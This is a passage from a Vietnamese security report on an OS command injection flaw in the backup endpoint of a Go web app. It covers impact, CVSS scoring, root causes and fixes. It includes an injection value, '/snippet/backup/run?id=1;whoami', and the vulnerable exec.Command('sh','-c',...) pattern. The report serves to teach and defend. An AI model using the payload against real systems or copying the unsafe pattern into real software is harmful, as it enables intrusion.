Các ứng dụng web thường lưu thông tin cấu hình trong các file như:

1. config.json
2. .env
3. settings.yaml

Các file này có thể chứa:

1. mật khẩu database
2. API keys
3. token xác thực
4. thông tin kết nối dịch vụ bên ngoài

Nếu attacker truy cập được các file này, họ có thể mở rộng phạm vi tấn công sang các hệ thống khác.

Lộ mã nguồn ứng dụng

Attacker cũng có thể sử dụng các lệnh như cat, less, hoặc grep để đọc mã nguồn của ứng dụng.

Việc truy cập mã nguồn cho phép attacker:

1. phân tích kiến trúc hệ thống
2. tìm thêm lỗ hổng bảo mật
3. xây dựng các payload khai thác hiệu quả hơn

Điều này làm tăng đáng kể khả năng tấn công trong các giai đoạn tiếp theo.

Đánh giá mức độ ảnh hưởng

Do attacker có khả năng truy cập trực tiếp vào các dữ liệu nhạy cảm trong hệ thống, mức độ ảnh hưởng đối với Confidentiality được đánh giá là:

Impact: HIGH

10.2 Integrity (Tính toàn vẹn dữ liệu)

Integrity liên quan đến khả năng đảm bảo rằng dữ liệu và hệ thống không bị sửa đổi trái phép.

Khi attacker có quyền thực thi lệnh hệ điều hành, họ có thể thay đổi dữ liệu hoặc cấu hình của hệ thống.

Sửa đổi file hệ thống

Attacker có thể chỉnh sửa hoặc ghi đè các file trong hệ thống thông qua các lệnh shell.

Ví dụ:

1. thay đổi nội dung file cấu hình
2. ghi đè file ứng dụng
3. chỉnh sửa file script

Việc sửa đổi này có thể làm thay đổi hành vi của hệ thống hoặc phá vỡ các cơ chế bảo mật hiện có.

Thay đổi mã nguồn ứng dụng

Nếu attacker có quyền ghi vào thư mục chứa mã nguồn, họ có thể:

1. chỉnh sửa logic của ứng dụng
2. chèn các đoạn mã độc
3. thay đổi cơ chế xác thực

Điều này có thể khiến ứng dụng hoạt động theo cách mà attacker mong muốn.

Chèn backdoor

Một trong những hậu quả nghiêm trọng nhất của việc mất integrity là attacker có thể thiết lập backdoor trong hệ thống.

Backdoor có thể tồn tại dưới nhiều hình thức:

1. script tự động kết nối ngược (reverse shell)
2. tài khoản người dùng bí mật
3. cron job thực thi lệnh định kỳ

Những backdoor này cho phép attacker duy trì quyền truy cập lâu dài ngay cả khi lỗ hổng ban đầu đã được vá.

Đánh giá mức độ ảnh hưởng

Do attacker có thể thay đổi dữ liệu và logic của hệ thống, mức độ ảnh hưởng đối với Integrity được đánh giá là:

Impact: HIGH

10.3 Availability (Tính sẵn sàng của hệ thống)

Availability đề cập đến khả năng hệ thống duy trì hoạt động ổn định và cung cấp dịch vụ cho người dùng hợp lệ.

Lỗ hổng Command Injection cũng có thể được sử dụng để làm gián đoạn hoạt động của hệ thống.

Xóa các file quan trọng

Attacker có thể sử dụng các lệnh hệ điều hành để xóa file quan trọng của hệ thống, ví dụ:

1. file cấu hình
2. file database
3. file ứng dụng

Việc xóa các file này có thể khiến hệ thống không thể khởi động hoặc hoạt động bình thường.

Kết thúc các tiến trình quan trọng

Attacker có thể sử dụng các lệnh như kill hoặc pkill để dừng các tiến trình đang chạy.

Ví dụ:

1. dừng web server
2. dừng database service
3. dừng container process

Khi các tiến trình này bị dừng, dịch vụ sẽ không còn khả dụng đối với người dùng hợp lệ.

Làm crash container

Trong môi trường Docker, nếu attacker thực thi các lệnh làm tiêu tốn tài nguyên hệ thống hoặc phá vỡ cấu trúc file của container, container có thể:

1. bị crash
2. bị restart liên tục
3. không thể khởi động lại

Điều này gây ra gián đoạn dịch vụ nghiêm trọng.

Đánh giá mức độ ảnh hưởng

Vì attacker có thể gây gián đoạn hoặc phá hủy hoạt động của hệ thống, mức độ ảnh hưởng đối với Availability được đánh giá là:

Impact: HIGH

Kết luận tổng thể

Qua phân tích ba thành phần của mô hình CIA Triad, có thể thấy rằng lỗ hổng OS Command Injection trong ứng dụng Snippet Box có khả năng ảnh hưởng nghiêm trọng đến:

1. Confidentiality – rò rỉ dữ liệu nhạy cảm
2. Integrity – thay đổi dữ liệu và logic hệ thống
3. Availability – làm gián đoạn hoặc phá hủy dịch vụ

Do cả ba yếu tố đều bị ảnh hưởng ở mức HIGH, lỗ hổng này được xếp vào nhóm CRITICAL SECURITY VULNERABILITY, cần được khắc phục ngay lập tức để tránh nguy cơ hệ thống bị xâm nhập và kiểm soát bởi attacker.

11. ĐÁNH GIÁ MỨC ĐỘ NGHIÊM TRỌNG THEO CVSS 3.1

Để đánh giá mức độ nghiêm trọng của lỗ hổng OS Command Injection được phát hiện trong ứng dụng Snippet Box, nghiên cứu này sử dụng Common Vulnerability Scoring System (CVSS) phiên bản 3.1. CVSS là một tiêu chuẩn quốc tế được sử dụng rộng rãi để định lượng mức độ rủi ro của các lỗ hổng bảo mật, giúp tổ chức ưu tiên xử lý các vấn đề bảo mật quan trọng.

CVSS đánh giá lỗ hổng dựa trên nhiều tiêu chí kỹ thuật, bao gồm cách thức khai thác, mức độ phức tạp của cuộc tấn công và tác động của lỗ hổng đối với hệ thống.

11.1 Phân tích các thành phần CVSS

Attack Vector (AV): Network

Attack Vector mô tả cách attacker có thể tiếp cận và khai thác lỗ hổng.

Trong trường hợp này, lỗ hổng có thể được khai thác thông qua HTTP request gửi tới endpoint của ứng dụng. Điều này có nghĩa là attacker có thể khai thác lỗ hổng từ xa thông qua mạng, mà không cần truy cập trực tiếp vào hệ thống.

Các đặc điểm chính:

1. Không cần truy cập vật lý
2. Không cần truy cập nội bộ
3. Chỉ cần gửi request qua Internet

Do đó, Attack Vector được đánh giá là:

AV: Network

Attack Complexity (AC): Low

Attack Complexity mô tả mức độ khó khăn trong việc khai thác lỗ hổng.

Trong trường hợp này, việc khai thác lỗ hổng không yêu cầu:

1. điều kiện đặc biệt trong hệ thống
2. cấu hình phức tạp
3. trạng thái hệ thống cụ thể

Attacker chỉ cần gửi một request HTTP chứa payload phù hợp để khai thác lỗ hổng.

Điều này khiến mức độ phức tạp của cuộc tấn công rất thấp.

AC: Low

Privileges Required (PR): None

Thuộc tính này đánh giá liệu attacker có cần quyền truy cập vào hệ thống trước khi khai thác lỗ hổng hay không.

Endpoint backup có thể được truy cập trực tiếp thông qua request HTTP mà không yêu cầu xác thực người dùng.

Do đó attacker:

1. không cần đăng nhập
2. không cần quyền hệ thống
3. không cần session hợp lệ

Vì vậy:

PR: None

User Interaction (UI): None

User Interaction đánh giá liệu attacker có cần sự tương tác từ người dùng hợp lệ hay không.

Trong trường hợp này, attacker có thể gửi request trực tiếp đến server mà không cần bất kỳ hành động nào từ người dùng khác.

Ví dụ:

1. không cần người dùng nhấp vào link
2. không cần tải file
3. không cần thực hiện hành động trên giao diện

Do đó:

UI: None

Scope (S): Unchanged

Scope mô tả liệu lỗ hổng có cho phép attacker ảnh hưởng đến các thành phần bảo mật ngoài phạm vi của ứng dụng hay không.

Trong trường hợp này, lỗ hổng cho phép attacker thực thi lệnh trên chính hệ thống chạy ứng dụng, nhưng không trực tiếp thay đổi ranh giới bảo mật sang hệ thống khác.

Vì vậy:

Scope: Unchanged

Confidentiality Impact (C): High

Lỗ hổng cho phép attacker đọc các file trong hệ thống, bao gồm:

1. file cấu hình
2. dữ liệu nhạy cảm
3. mã nguồn ứng dụng

Do đó, dữ liệu nhạy cảm có thể bị truy cập trái phép.

C: High

Integrity Impact (I): High

Attacker có thể sửa đổi dữ liệu hoặc mã nguồn của hệ thống, ví dụ:

1. thay đổi file cấu hình
2. chỉnh sửa mã nguồn
3. cài đặt backdoor

Điều này ảnh hưởng trực tiếp đến tính toàn vẹn của hệ thống.

I: High

Availability Impact (A): High

Lỗ hổng cũng có thể được sử dụng để làm gián đoạn hệ thống, ví dụ:

1. xóa file quan trọng
2. dừng các tiến trình hệ thống
3. làm crash container

Do đó, khả năng cung cấp dịch vụ của hệ thống có thể bị ảnh hưởng nghiêm trọng.

A: High

11.2 Vector CVSS

Dựa trên các tiêu chí trên, vector CVSS của lỗ hổng được xác định như sau:

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

11.3 Điểm CVSS tổng thể

Dựa trên vector CVSS trên, điểm số tổng thể của lỗ hổng được tính là:

CVSS Score: 9.8 / 10

Theo thang phân loại của CVSS, mức điểm này nằm trong nhóm:

CRITICAL

11.4 Ý nghĩa của mức CRITICAL

Các lỗ hổng thuộc mức CRITICAL thường có các đặc điểm sau:

1. Có thể khai thác từ xa
2. Không yêu cầu xác thực
3. Cho phép attacker kiểm soát hệ thống
4. Gây ảnh hưởng nghiêm trọng đến dữ liệu và dịch vụ

Trong bối cảnh thực tế, các lỗ hổng có mức CVSS từ 9.0 trở lên thường được ưu tiên xử lý ngay lập tức, vì chúng có thể dẫn đến:

1. xâm nhập hệ thống
2. mất dữ liệu
3. cài đặt mã độc
4. chiếm quyền điều khiển máy chủ

Kết luận

Dựa trên tiêu chuẩn CVSS 3.1, lỗ hổng OS Command Injection trong endpoint backup của ứng dụng Snippet Box được đánh giá ở mức:

CVSS Score: 9.8 – CRITICAL

Điều này cho thấy lỗ hổng có mức độ rủi ro cực kỳ cao và cần được khắc phục ngay lập tức để bảo vệ hệ thống khỏi các cuộc tấn công khai thác từ xa.

12. ROOT CAUSE ANALYSIS

Phân tích nguyên nhân gốc rễ (Root Cause Analysis) là bước quan trọng nhằm xác định các yếu tố kỹ thuật và quy trình phát triển phần mềm đã dẫn đến sự xuất hiện của lỗ hổng OS Command Injection trong hệ thống. Việc xác định chính xác nguyên nhân giúp đảm bảo rằng các biện pháp khắc phục không chỉ giải quyết triệu chứng của vấn đề mà còn loại bỏ hoàn toàn cơ chế gây ra lỗ hổng.

Qua quá trình phân tích mã nguồn, hành vi hệ thống và kiến trúc ứng dụng, có thể xác định một số nguyên nhân cốt lõi sau.

12.1 Thiếu kiểm tra dữ liệu phía máy chủ (Lack of Server-Side Validation)

Nguyên nhân quan trọng nhất dẫn đến lỗ hổng là thiếu cơ chế kiểm tra dữ liệu đầu vào ở phía server.

Trong ứng dụng web, mọi dữ liệu nhận từ client đều phải được xem là không đáng tin cậy (untrusted input). Tuy nhiên, trong trường hợp này, tham số id được lấy trực tiếp từ URL và sử dụng ngay trong logic xử lý mà không có bất kỳ kiểm tra nào về:

1. kiểu dữ liệu
2. định dạng
3. độ dài
4. ký tự hợp lệ

Điều này cho phép attacker gửi các payload độc hại thay vì giá trị số như mong đợi.

Ví dụ:

```
/snippet/backup/run?id=1;whoami
```

Khi dữ liệu đầu vào không được kiểm soát, attacker có thể chèn các ký tự đặc biệt của shell, dẫn đến việc thay đổi hoàn toàn hành vi thực thi của lệnh.

12.2 Tin tưởng kiểm tra phía client (Over Reliance on Client-Side Validation)

Trong giao diện frontend, trường nhập liệu được thiết kế như sau:

```
<input type="number" name="id">
```

Thiết kế này tạo ra cảm giác rằng dữ liệu nhập vào chỉ có thể là số, tuy nhiên đây chỉ là một cơ chế hỗ trợ giao diện người dùng.

Trong thực tế, attacker có thể:

1. gửi request thủ công bằng curl
2. sử dụng công cụ kiểm thử như Burp Suite hoặc Postman
3. chỉnh sửa trực tiếp tham số URL

Do đó, việc dựa vào client-side validation như một cơ chế bảo mật là sai lầm phổ biến trong phát triển ứng dụng web.

Nguyên tắc bảo mật cơ bản là:

Client-side validation chỉ phục vụ UX, không phải security.

12.3 Sử dụng Shell Interpreter không cần thiết

Một nguyên nhân quan trọng khác là việc sử dụng **shell interpreter (sh -c)** để thực thi lệnh hệ điều hành.

Trong đoạn mã:

```
cmd := exec.Command("sh", "-c", commandString)
```

việc gọi shell interpreter khiến toàn bộ chuỗi lệnh phải được phân tích cú pháp bởi shell trước khi thực thi. Điều này cho phép các ký tự đặc biệt như:

1. ;
2. &&
3. |
4. \$()

được shell xử lý như các toán tử điều khiển lệnh.

Trong nhiều trường hợp, việc sử dụng shell là không cần thiết. Ứng dụng hoàn toàn có thể:

1. gọi trực tiếp binary
2. truyền tham số một cách an toàn

3. tránh việc phân tích cú pháp của shell

Việc sử dụng sh -c đã mở rộng bề mặt tấn công của hệ thống, khiến lỗ hổng injection trở nên dễ khai thác hơn.

12.4 Không áp dụng cơ chế Whitelist

Một phương pháp bảo mật phổ biến để kiểm soát dữ liệu đầu vào là whitelisting, tức là chỉ cho phép những giá trị hợp lệ đã được xác định trước.

Trong trường hợp tham số id, ứng dụng hoàn toàn có thể:

1. kiểm tra rằng giá trị chỉ chứa chữ số
2. giới hạn phạm vi giá trị
3. từ chối mọi ký tự không hợp lệ

Tuy nhiên, hệ thống hiện tại không áp dụng bất kỳ cơ chế whitelist nào, khiến attacker có thể gửi các chuỗi tùy ý.

Whitelisting đặc biệt quan trọng trong các trường hợp mà dữ liệu đầu vào được sử dụng trong:

1. truy vấn database
2. truy cập file
3. thực thi lệnh hệ điều hành

12.5 Không tuân thủ Secure Coding Standards

Nguyên nhân tổng quát nhất của lỗ hổng là việc không tuân thủ các tiêu chuẩn lập trình an toàn (Secure Coding Standards).

Các hướng dẫn bảo mật phổ biến như:

1. OWASP Secure Coding Practices
2. CERT Secure Coding Standards
3. CWE guidelines

đều khuyến cáo:

1. không bao giờ nối trực tiếp input của người dùng vào lệnh hệ thống
2. tránh sử dụng shell interpreter nếu không cần thiết
3. luôn kiểm tra và làm sạch dữ liệu đầu vào

Việc không tuân thủ các nguyên tắc này đã dẫn đến việc tạo ra một chuỗi xử lý dễ bị khai thác.

Kết luận

Tóm lại, lỗ hổng OS Command Injection trong hệ thống Snippet Box không phải là kết quả của một lỗi đơn lẻ, mà là sự kết hợp của nhiều yếu tố thiết kế và triển khai không an toàn, bao gồm:

1. Thiếu server-side validation
2. Tin tưởng quá mức vào client-side validation
3. Sử dụng shell interpreter không cần thiết
4. Không áp dụng input whitelisting
5. Không tuân thủ Secure Coding Standards

Việc hiểu rõ các nguyên nhân gốc rễ này là cơ sở quan trọng để xây dựng các biện pháp phòng chống hiệu quả và cải thiện mức độ an toàn của hệ thống trong tương lai.

13. BIỆN PHÁP KHẮC PHỤC NGẮN HẠN

Mục tiêu của biện pháp khắc phục ngắn hạn là ngăn chặn ngay lập tức khả năng chèn payload dạng chuỗi lệnh vào tham số id tại endpoint backup, bằng cách áp dụng nguyên tắc ép kiểu dữ liệu (type enforcement) và kiểm tra hợp lệ (server-side validation). Đây là phương án có chi phí triển khai thấp, ít ảnh hưởng kiến trúc, nhưng mang lại hiệu quả tức thời trong việc cắt đứt nhiều payload Command Injection phổ biến.

13.1 Ép kiểu dữ liệu tham số id ở phía server

Ứng dụng hiện lấy id từ URL query, do đó giá trị này phải được xem là **untrusted input**. Biện pháp ngắn hạn yêu cầu:

1. Đọc id dưới dạng chuỗi (string)
2. Chuyển đổi sang **số nguyên (integer)**
3. Từ chối request nếu:
 - a. không chuyển đổi được (chứa ký tự không phải số)
 - b. hoặc giá trị không hợp lệ theo logic nghiệp vụ (ví dụ < 1)

Đoạn mã áp dụng như sau:

```
idStr := r.URL.Query().Get("id")
```

```
id, err := strconv.Atoi(idStr)
```

```
if err != nil || id < 1 {
```

```

app.clientError(w, http.StatusBadRequest)

return

}

```

Giải thích logic:

1. `r.URL.Query().Get("id")` lấy giá trị id từ URL, ví dụ `?id=123`
2. `strconv.Atoi(idStr)` buộc `idStr` phải là chuỗi số hợp lệ, nếu không sẽ trả `err`
3. điều kiện `id < 1` giúp loại bỏ các giá trị vô nghĩa hoặc có thể gây lỗi nghiệp vụ (0, âm)

13.2 Vì sao biện pháp này ngăn payload kiểu `1;whoami`

Xét payload độc hại:

```
- id = "1;whoami"
```

Khi đi vào dòng:

```
id, err := strconv.Atoi(idStr)
```

hàm `Atoi()` sẽ thất bại vì chuỗi `"1;whoami"` chứa ký tự `;` và chữ cái, không phải định dạng số nguyên hợp lệ. Do đó:

1. `err != nil` sẽ đúng
2. server trả về 400 Bad Request
3. request bị dừng trước khi đến bước xây dựng command string / thực thi shell

Nói cách khác, phương án ép kiểu biến id từ “chuỗi tùy ý” thành “số nguyên bắt buộc”, làm cho nhiều payload Command Injection không còn đất diễn.

13.3 Ghi chú về hiệu lực và giới hạn (để viết vào báo cáo)

1. Đây là biện pháp giảm thiểu (mitigation) mạnh cho trường hợp tham số kỳ vọng là số.
2. Tuy nhiên, nó chưa xử lý triệt để nguyên nhân gốc rễ nếu hệ thống vẫn tiếp tục:
 - a. nối chuỗi để tạo lệnh shell
 - b. và thực thi bằng `sh -c`
3. Do đó, biện pháp ngăn hạn cần được xem như bước “khóa nhanh cửa chính”, đồng thời phải đi kèm kế hoạch **refactor sang cơ chế thực thi không dùng shell** (biện pháp dài hạn/defense-in-depth).

14. GIẢI PHÁP PHÒNG THỦ NÂNG CAO

Bên cạnh các biện pháp khắc phục ngắn hạn nhằm ngăn chặn ngay khả năng khai thác lỗ hổng, hệ thống cần áp dụng các giải pháp phòng thủ nâng cao để giảm thiểu rủi ro trong dài hạn. Các biện pháp này hướng tới việc loại bỏ hoàn toàn cơ chế gây ra lỗ hổng, đồng thời xây dựng kiến trúc bảo mật theo mô hình Defense-in-Depth, trong đó nhiều lớp phòng vệ cùng hoạt động để bảo vệ hệ thống.

Các giải pháp phòng thủ nâng cao được đề xuất bao gồm những thành phần sau.

14.1 Không sử dụng sh -c

Một trong những nguyên nhân chính dẫn đến lỗ hổng OS Command Injection là việc sử dụng shell interpreter thông qua cơ chế:

sh -c

Khi sử dụng sh -c, toàn bộ chuỗi lệnh sẽ được shell phân tích cú pháp (shell parsing) trước khi thực thi. Điều này cho phép các ký tự đặc biệt của shell như:

1. ;
2. &&
3. |
4. \$()

được hiểu là các toán tử điều khiển lệnh.

Do đó, attacker có thể lợi dụng các ký tự này để chèn thêm các lệnh độc hại.

Để giảm thiểu rủi ro này, hệ thống nên:

1. tránh sử dụng shell interpreter
2. gọi trực tiếp các chương trình hệ thống nếu cần thiết
3. loại bỏ hoàn toàn bước shell parsing

Việc không sử dụng sh -c giúp giảm đáng kể bề mặt tấn công của ứng dụng.

14.2 Sử dụng Argument List thay vì Command String

Một nguyên tắc quan trọng trong lập trình an toàn là không xây dựng lệnh hệ thống bằng cách nối chuỗi.

Thay vào đó, các tham số nên được truyền dưới dạng argument list, trong đó mỗi tham số được tách riêng và không bị shell diễn giải.

Cách tiếp cận này mang lại hai lợi ích quan trọng:

1. dữ liệu đầu vào được xử lý như tham số, không phải cú pháp lệnh
2. các ký tự đặc biệt của shell không còn ý nghĩa điều khiển

Nhờ đó, khả năng xảy ra Command Injection sẽ được giảm thiểu đáng kể.

14.3 Chạy Container dưới User Non-Root

Trong nhiều môi trường Docker, container thường chạy với quyền root theo mặc định. Điều này tạo ra rủi ro lớn nếu attacker khai thác thành công lỗ hổng trong ứng dụng.

Để giảm thiểu tác động của một cuộc tấn công, container nên được cấu hình chạy dưới user không đặc quyền (non-root user).

Việc này giúp:

1. hạn chế quyền truy cập vào hệ thống file
2. giảm khả năng sửa đổi các file hệ thống
3. giảm nguy cơ leo thang đặc quyền

Ngay cả khi attacker thực thi được lệnh trong container, quyền hạn của họ sẽ bị giới hạn đáng kể.

14.4 Sử dụng AppArmor hoặc SELinux

AppArmor và SELinux là các cơ chế Mandatory Access Control (MAC) được thiết kế để kiểm soát hành vi của tiến trình trong hệ thống Linux.

Các cơ chế này cho phép định nghĩa các policy nhằm giới hạn:

1. file mà tiến trình được phép truy cập
2. các hành động mà tiến trình được phép thực hiện
3. quyền thực thi chương trình

Trong trường hợp xảy ra lỗ hổng Remote Code Execution, các chính sách AppArmor hoặc SELinux có thể ngăn chặn attacker thực hiện nhiều hành động nguy hiểm như:

1. truy cập file nhạy cảm
2. thực thi chương trình ngoài phạm vi cho phép
3. thay đổi cấu hình hệ thống

Do đó, các cơ chế MAC đóng vai trò như lớp phòng thủ thứ hai khi ứng dụng bị xâm nhập.

14.5 Áp dụng Seccomp Profile

Seccomp (Secure Computing Mode) là một cơ chế bảo mật của Linux cho phép giới hạn các system call mà tiến trình được phép sử dụng.

Trong môi trường container, seccomp profile có thể được sử dụng để:

1. chặn các system call nguy hiểm
2. giảm khả năng khai thác kernel
3. hạn chế hành vi bất thường của tiến trình

Ví dụ, một seccomp profile có thể ngăn tiến trình thực hiện các hành động như:

1. thay đổi namespace
2. mount filesystem
3. thực thi các syscall đặc quyền

Điều này giúp giảm đáng kể khả năng attacker mở rộng quyền truy cập sau khi khai thác lỗ hổng.

14.6 Logging và Monitoring

Một hệ thống bảo mật hiệu quả không chỉ dựa vào phòng thủ mà còn phải có khả năng phát hiện và phản ứng nhanh với các hành vi bất thường.

Do đó, hệ thống cần triển khai cơ chế logging và monitoring để theo dõi hoạt động của ứng dụng.

Các dữ liệu cần được ghi nhận bao gồm:

1. request bất thường đến các endpoint nhạy cảm
2. lỗi validation liên quan đến input
3. các hoạt động hệ thống bất thường
4. thay đổi file hoặc tiến trình trong container

Kết hợp logging với hệ thống giám sát (monitoring) giúp:

1. phát hiện sớm các dấu hiệu tấn công
2. hỗ trợ quá trình điều tra sự cố
3. giảm thời gian tồn tại của attacker trong hệ thống

14.7 Sử dụng Web Application Firewall (WAF)

Web Application Firewall (WAF) là một lớp bảo vệ đặt giữa người dùng và ứng dụng web, có nhiệm vụ kiểm tra và lọc các request HTTP.

WAF có thể phát hiện và chặn các mẫu tấn công phổ biến như:

1. Command Injection
2. SQL Injection
3. Cross-Site Scripting (XSS)

Trong bối cảnh lỗ hổng Command Injection, WAF có thể:

1. phát hiện payload chứa các ký tự shell nguy hiểm
2. chặn các request có dấu hiệu tấn công

Tuy nhiên, cần lưu ý rằng WAF không phải là giải pháp thay thế cho việc sửa lỗi trong mã nguồn. WAF chỉ nên được xem là một lớp bảo vệ bổ sung nhằm giảm thiểu rủi ro trong khi hệ thống được cập nhật hoặc vá lỗi.

Kết luận

Các biện pháp phòng thủ nâng cao được đề xuất trong phần này nhằm xây dựng một hệ thống có khả năng chống chịu tốt hơn trước các cuộc tấn công khai thác lỗ hổng ứng dụng.

Bằng cách kết hợp nhiều lớp bảo vệ như:

1. loại bỏ việc sử dụng shell interpreter
2. áp dụng argument list
3. hạn chế quyền của container
4. sử dụng cơ chế kiểm soát truy cập của Linux
5. triển khai logging, monitoring và WAF

hệ thống có thể giảm thiểu đáng kể nguy cơ bị khai thác và hạn chế tác động của các lỗ hổng bảo mật trong tương lai.

15. SECURE CODING RECOMMENDATIONS

Các lỗ hổng kiểu OS Command Injection thường không xuất phát từ một “bug ngẫu nhiên”, mà là hệ quả của thói quen thiết kế và triển khai thiếu nguyên tắc an toàn. Vì vậy, bên cạnh việc vá lỗi cụ thể, hệ thống cần áp dụng một bộ khuyến nghị lập trình an toàn nhằm ngăn lỗ hổng tái diễn và nâng mức trưởng thành bảo mật của quy trình phát triển phần mềm.

Dưới đây là các khuyến nghị trọng tâm, phù hợp với bối cảnh ứng dụng web backend (Golang) và các endpoint có thao tác nhạy cảm.

15.1 Luôn validate input ở phía server

Mọi dữ liệu đi vào backend từ các nguồn bên ngoài đều phải được coi là không đáng tin cậy (untrusted input), bao gồm:

1. Query string
2. Body (POST/PUT)
3. HTTP headers
4. Cookie/session tokens
5. Dữ liệu từ các dịch vụ upstream (nếu không có bảo đảm tin cậy)

Vì vậy, hệ thống cần áp dụng validate theo nguyên tắc:

1. Type validation: đúng kiểu dữ liệu kỳ vọng (int, UUID, enum...)
2. Range/length validation: giới hạn miền giá trị và độ dài
3. Format validation: regex hoặc parser chuyên biệt (email, path, datetime...)
4. Semantic validation: hợp lệ theo logic nghiệp vụ (ví dụ id ≥ 1 , tồn tại trong DB, user có quyền...)

Điểm cốt lõi: client-side validation chỉ phục vụ UX, không tạo bảo đảm an ninh.

15.2 Dùng whitelist thay vì blacklist

Trong ngữ cảnh phòng chống injection, **blacklist** thường thất bại vì:

1. số lượng ký tự/tổ hợp nguy hiểm rất lớn
2. nhiều cách encoding/escaping có thể bypass
3. môi trường shell khác nhau có cú pháp khác nhau

Do đó, cách tiếp cận ưu tiên là whitelist (allow list), tức:

1. định nghĩa rõ tập dữ liệu hợp lệ
2. từ chối mọi thứ nằm ngoài tập đó

Ví dụ điển hình:

1. id chỉ được phép là số nguyên dương
2. action chỉ được phép nằm trong {backup, restore}
3. format chỉ trong {zip, tar}

Whitelist giúp biến “bài toán vô hạn” (chặn mọi thứ nguy hiểm) thành “bài toán hữu hạn” (chỉ cho phép giá trị hợp lệ).

15.3 Không bao giờ tin tưởng input từ client

Nguyên tắc “Never trust input” cần được xem như một **chân lý thiết kế** trong hệ thống web:

1. attacker có thể bypass UI
2. attacker có thể giả lập request
3. attacker có thể sửa tham số, header, cookie tùy ý
4. attacker có thể tự động fuzz hàng nghìn payload/phút

Vì vậy, mọi cơ chế “hạn chế nhập” như `input type="number"` chỉ là gợi ý giao diện, không phải kiểm soát bảo mật. Bảo mật phải được đặt tại server, nơi có quyền quyết định cuối cùng.

15.4 Không nối chuỗi vào lệnh hệ điều hành

Đây là khuyến nghị trọng yếu nhất liên quan trực tiếp đến lỗ hổng OS Command Injection.

Nguyên tắc:

1. Không xây dựng lệnh hệ điều hành bằng cách nối chuỗi từ input người dùng
2. Tránh dùng shell interpreter (`sh -c`, `bash -c`) khi không cần

Nếu bắt buộc phải gọi chương trình hệ thống:

1. gọi trực tiếp binary tương ứng
2. truyền tham số theo argument list
3. tách bạch dữ liệu với cú pháp lệnh

Mục tiêu: đảm bảo input được xử lý như data, không bao giờ trở thành command syntax.

15.5 Thực hiện Code Review bắt buộc cho thay đổi nhạy cảm

Các thay đổi liên quan đến khu vực rủi ro cao cần được áp dụng cơ chế review bắt buộc (ít nhất 1–2 reviewer), đặc biệt với:

1. đoạn code gọi `os/exec`, thao tác shell/system command
2. xử lý file/path, upload/download
3. authentication/authorization, session handling
4. endpoints quản trị/backup/restore
5. cấu hình Docker/Kubernetes liên quan đến quyền (privileged, mount, capabilities)

Code review không chỉ tìm bug, mà còn giúp loại bỏ anti-pattern (như `sh -c` + string formatting) trước khi vào production.

15.6 Áp dụng SAST và DAST trong SDLC

Để giảm phụ thuộc vào kiểm thử thủ công và tăng khả năng phát hiện sớm, hệ thống nên tích hợp:

SAST (Static Application Security Testing)

1. quét mã nguồn để phát hiện pattern nguy hiểm
2. phù hợp để bắt các lỗi như:
 - a. sử dụng `exec.Command("sh", "-c", ...)`
 - b. nối chuỗi input vào lệnh
 - c. thiếu validate tại entry points

SAST nên chạy trong CI/CD và đặt ngưỡng chặn build đối với lỗi nghiêm trọng.

DAST (Dynamic Application Security Testing)

1. kiểm thử khi ứng dụng đang chạy
2. mô phỏng hành vi attacker qua HTTP requests
3. phát hiện lỗ hổng theo hành vi thực tế (runtime)

Sự kết hợp SAST + DAST giúp bao phủ cả hai phía:

1. SAST: phát hiện từ “ý định code”
2. DAST: phát hiện từ “hành vi vận hành”

Kết luận

Các khuyến nghị secure coding ở trên nhằm đảm bảo rằng hệ thống không chỉ vá lỗ hổng hiện tại, mà còn ngăn chặn sự tái xuất hiện của các lỗ hổng injection trong tương lai. Trong bối cảnh Command Injection/RCE, hai trực quan trọng nhất cần được ưu tiên là:

1. Server-side validation theo allowlist
2. Loại bỏ các pattern thực thi lệnh thông qua shell và nối chuỗi từ input người dùng

16. KẾT LUẬN

Lỗ hổng OS Command Injection được phát hiện trong chức năng backup của ứng dụng Snippet Box là một ví dụ điển hình minh họa cho những sai sót phổ biến trong quá trình phát triển ứng dụng web.

Cụ thể, lỗ hổng này xuất phát từ việc kết hợp giữa xử lý dữ liệu đầu vào không an toàn và việc thực thi lệnh hệ điều hành thông qua shell interpreter.

Trường hợp này phản ánh ba vấn đề cốt lõi thường gặp trong phát triển phần mềm:

1. Sai lầm phổ biến trong phát triển web: tin tưởng dữ liệu đầu vào từ phía client và thiếu kiểm tra hợp lệ ở phía server.
2. Hậu quả nghiêm trọng của việc thực thi shell: sử dụng `sh -c` khiến chuỗi lệnh bị shell phân tích cú pháp, tạo điều kiện cho attacker chèn các lệnh bổ sung.
3. Tầm quan trọng của server-side validation: mọi dữ liệu từ người dùng phải được kiểm tra nghiêm ngặt trước khi được sử dụng trong các thao tác nhạy cảm của hệ thống.

Nếu lỗ hổng này tồn tại trong môi trường production, hậu quả có thể rất nghiêm trọng. Attacker có thể lợi dụng lỗ hổng để:

1. Chiếm quyền kiểm soát hệ thống, thông qua việc thực thi các lệnh hệ điều hành tùy ý.
2. Đánh cắp dữ liệu nhạy cảm, bao gồm file cấu hình, thông tin xác thực hoặc dữ liệu người dùng.
3. Phá hoại hạ tầng hệ thống, ví dụ bằng cách xóa file quan trọng, làm gián đoạn dịch vụ hoặc cài đặt mã độc.

Do đó, việc phát hiện và phân tích chi tiết lỗ hổng không chỉ giúp khắc phục sự cố cụ thể trong ứng dụng, mà còn mang lại nhiều giá trị trong việc cải thiện năng lực bảo mật tổng thể. Cụ thể, quá trình nghiên cứu và đánh giá này góp phần:

1. Nâng cao nhận thức bảo mật cho đội ngũ phát triển và vận hành hệ thống.
2. Cải thiện kỹ năng phát triển phần mềm an toàn, thông qua việc áp dụng các nguyên tắc secure coding và validation chặt chẽ.
3. Tăng cường khả năng phòng thủ hệ thống, bằng cách áp dụng các biện pháp phòng thủ nhiều lớp (Defense-in-Depth).

Từ góc độ an ninh thông tin, nghiên cứu này cho thấy rằng một lỗi lập trình nhỏ cũng có thể dẫn đến hậu quả bảo mật nghiêm trọng, đặc biệt khi nó liên quan đến việc thực thi lệnh hệ điều hành. Vì vậy, việc áp dụng các nguyên tắc thiết kế an toàn ngay từ giai đoạn phát triển là yếu tố then chốt để bảo vệ hệ thống trước các mối đe dọa ngày càng phức tạp.